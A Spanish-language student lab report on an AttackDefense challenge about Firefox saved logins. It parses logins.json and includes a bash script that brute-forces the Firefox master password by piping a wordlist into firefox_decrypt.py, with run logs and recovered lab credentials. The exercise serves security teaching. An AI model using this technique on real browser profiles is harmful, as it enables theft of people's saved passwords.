Instituto Tecnológico y de Estudios Superiores de Monterrey

Escuela de Ingeniería y Ciencias

Ingeniería en Ciencias de Datos y Matemáticas

Análisis de Criptografía y Seguridad

Actividad 4.2 Laboratorio 1 Attack Defense: Firefox Logins and Passwords

Nombre	Matrícula
Julio Avelino Amador Fernández	A01276513
Juan Pablo Echeagaray González	A00830646
Verónica Victoria García De la Fuente	A00830383
Erika Martínez Meneses	A01028621
Emily Rebeca Méndez Cruz	A00830768
Ana Paula Ruiz Alvaro	A01367467

Dr. Alberto Francisco Martínez Herrera

Monterrey, Nuevo León

11 de junio del 2022

La siguiente descripción del laboratorio proviene del sitio del reto en *Attack Defense* [1]:

> Para este laboratorio, Firefox se encuentra instalado en el sistema, además, todas las herramientas necesarias para vulnerar el sistema se encuentran instaladas ya. Este ejercicio se hará de forma manual analizando los datos de preferencias de Firefox.

La ventana inicial del laboratorio se ve como en la figura 1.

1. Procedimiento

1.1. Nombre de usuario encriptado para el sitio *aliexpress*

Como primer paso se accede al directorio `.mozilla/firefox/zevp8nk2.default/` mediante el comando `cd .mozilla/firefox/zevp8nk2.default/`. Una vez dentro, se corre el comando `cat logins.json | python -m json.tool`. El sistema producirá un resultado como el de la figura 2. Después de ejecutar el comando es tarea del usuario analizar la salida y encontrar el usuario asociado con ese sitio, para este caso el nombre de usuario es `MDIEEPgAAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECIBTJSVn65xZBAgEPe0Xx07MEg==`.

1.2. El usuario ha cambiado la contraseña de uno de los sitios. ¿Cuál es?

Dentro del mismo directorio, podemos correr de nuevo el comando `cat logins.json | python -m json.tool`, y veremos que en el sitio *GitHub* los parámetros `timeCreated` y `timePasswordChanged` son distintos. Esto lo vemos en la figura 3.

1.3. ¿Después de cuántas horas es que se cambió la contraseña?

Recuperando los datos del paso anterior, uno puede calcular una diferencia en esos tiempos para un total de 86400000 milisegundos (recordar que es un `unix timestamp`). Convertimos este valor a segundos y lo dividimos entre 3600 para obtener que la contraseña fue cambiada después de 24 horas de haberse creado la cuenta.

1.4. ¿Cuándo fue usada por última vez la contraseña guardada para el sitio *Facebook*?

Analizando de nuevo la salida del comando `cat logins.json | python -m json.tool`, recuperamos el dato del parámetro `timeLastUsed` para la entrada del sitio *Facebook*. Esta tiene el valor de 1539733955 segundos, valor convertido del resultado en milisegundos que se ve en la figura 4. Le pasamos este valor al comando de la forma `date -d @1539733955` y obtenemos que la fecha en la que la contraseña fue usada por última vez fue `Tue Oct 16 23:52:35 UTC 2018` como se ve en la figura 5.

1.5. ¿Cuál es la contraseña maestra usada en Firefox?

Para conseguir esta información primero debemos de regresar un directorio con el comando `cd ../`. Después se hace uso del editor de texto *Vim* para editar el archivo `profiles.ini`.

Originalmente este se ve como en la figura 6, y debe de quedar como en la figura 7 al borrar la última entrada.

Después cambiamos de directorio con `cd /tools/firefox_decrypt/` y creamos un nuevo archivo con el comando `vi brute.sh`. En este archivo pondremos las siguientes directivas:

Código 1: Script de Bash para vulnerar las contraseñas

```
#! /bin/bash
input=$1
while IFS= read -r var
do
echo "Trying : $var"
echo "$var" | python firefox_decrypt.py
done < "$input"
```

Este proceso se ilustra en la imagen 8.

Guardamos este archivo y hacemos que sea ejecutable con el comando `chmod +x brute.sh`. Finalmente lo corremos con el comando `./brute.sh 1000000-password-seclists.txt`. Después de correrlo el programa generará salidas como las de la figura 9, cuando el programa genere una salida como la de la figura 10, el usuario debe de presionar `ctrl+C` para terminar la ejecución del programa.

De la salida generada, vemos que la contraseña maestra de Firefox es `qwer1234`.

1.6. La primera contraseña en la lista, ¿De qué sitio es?

Analizando de nuevo la imagen 10 vemos que el sitio asociado a esta contraseña es Firefox.

1.7. ¿Qué correo electrónico es usado para el sitio Github?

De la figura 10, vemos que el correo electrónico es `strange_people86@kmail.xyz`.

1.8. ¿Cuál es la contraseña de Facebook del usuario vulnerado?

Analizando la imagen 10 vemos que la contraseña es `test@password@1234#`

Al finalizar el laboratorio el usuario lo marca como completado para quedar como en la figura 11.

Referencias

[1] Attack Defense, "Firefox: Logins and Passwords." [Online]. Available: https://attackdefense.com/challengedetails?cid=166

A. Evidencias



Figura 1: Laboratorio antes de iniciar la actividad



Figura 2: Captura del nombre de usuario encriptado para el sitio *aliexpress*


```
{
    "encType": 1,
    "encryptedPassword": "MEoEEPgAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNjWX+pCLwJLBCARyQRvxyi6B5W7lebeGihKCtAeyBrTfml7VgI0iLEuOA==",
    "encryptedUsername": "MEoEEPgAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAzLGzgFuXpGBCAOwTxCQ6WCE0FosAyfbeTTlrvlQL2CgE/OSh/N0w+pyQ==",
    "formSubmitURL": "https://github.com",
    "guid": "{ccd2077a-2f06-406a-bf42-d8848243c86f}",
    "hostname": "https://github.com",
    "httpRealm": null,
    "id": 2,
    "passwordField": "password",
    "timeCreated": 1539733882060,
    "timeLastUsed": 1539733882060,
    "timePasswordChanged": 1539820282060,
    "timesUsed": 1,
    "usernameField": "login"
},
```


Figura 3: Contraseña alterada en el sitio *GitHub*


```
{
    "encType": 1,
    "encryptedPassword": "MEIEEPgAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECC/m4+VZFgheBBjf+yYGYIV4NRY10kg6mdu1BydZx55GQ7Y=",
    "encryptedUsername": "MEoEEPgAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAOI+7Q1boh6BCCSq07wCfCKyyNnlGJJkL1TaXLwxfHI+poXJSjkMiuvvw==",
    "formSubmitURL": "https://www.facebook.com",
    "guid": "{dbf17b0b-cb6e-43bf-83f7-042b23484581}",
    "hostname": "https://www.facebook.com",
    "httpRealm": null,
    "id": 3,
    "passwordField": "pass",
    "timeCreated": 1539733955384,
    "timeLastUsed": 1539733955384,
    "timePasswordChanged": 1539733955384,
    "timesUsed": 1,
    "usernameField": "email"
},
```


Figura 4: Última vez que se usó la contraseña para el sitio *Facebook*

```
}
student@attackdefense:~/.mozilla/firefox/zevp8nk2.default$ date -d @1539733955
Tue Oct 16 23:52:35 UTC 2018
student@attackdefense:~/.mozilla/firefox/zevp8nk2.default$
```

Figura 5: Fecha de último uso convertida al formato DD-MM-YY HH:MM:SS GMT



Figura 6: Archivo `profiles.ini` original



Figura 7: Archivo `profiles.ini` después de borrar la última entrada

```
student@attackdefense:~/.mozilla/firefox$ cd ~/tools/firefox_decrypt/
student@attackdefense:~/tools/firefox_decrypt$ vi brute.sh
student@attackdefense:~/tools/firefox_decrypt$ cat brute.sh
#! /bin/bash
input=$1
while IFS=read -r var
do
echo "Trying :$var"
echo "$var" | python firefox_decrypt.py
done < "$input"
student@attackdefense:~/tools/firefox_decrypt$ chmod +x brute.sh
student@attackdefense:~/tools/firefox_decrypt$
```

Figura 8: Diseño de script de bash

```
2022-06-12 18:17:15,549 - ERROR - Master password is not correct
Trying :1234567
2022-06-12 18:17:15,749 - ERROR - Master password is not correct
Trying :dragon
2022-06-12 18:17:15,952 - ERROR - Master password is not correct
Trying :123123
2022-06-12 18:17:16,150 - ERROR - Master password is not correct
Trying :baseball
2022-06-12 18:17:16,350 - ERROR - Master password is not correct
Trying :abc123
2022-06-12 18:17:16,550 - ERROR - Master password is not correct
Trying :football
2022-06-12 18:17:16,752 - ERROR - Master password is not correct
Trying :monkey
2022-06-12 18:17:16,951 - ERROR - Master password is not correct
Trying :letmein
2022-06-12 18:17:17,153 - ERROR - Master password is not correct
Trying :696969
2022-06-12 18:17:17,350 - ERROR - Master password is not correct
Trying :shadow
2022-06-12 18:17:17,551 - ERROR - Master password is not correct
Trying :master
2022-06-12 18:17:17,752 - ERROR - Master password is not correct
Trying :666666
2022-06-12 18:17:17,951 - ERROR - Master password is not correct
Trying :qwertyuiop
```

Figura 9: Intentos de fuerza bruta con diccionario



Figura 10: Clave encontrada



Figura 11: Laboratorio después de completar la actividad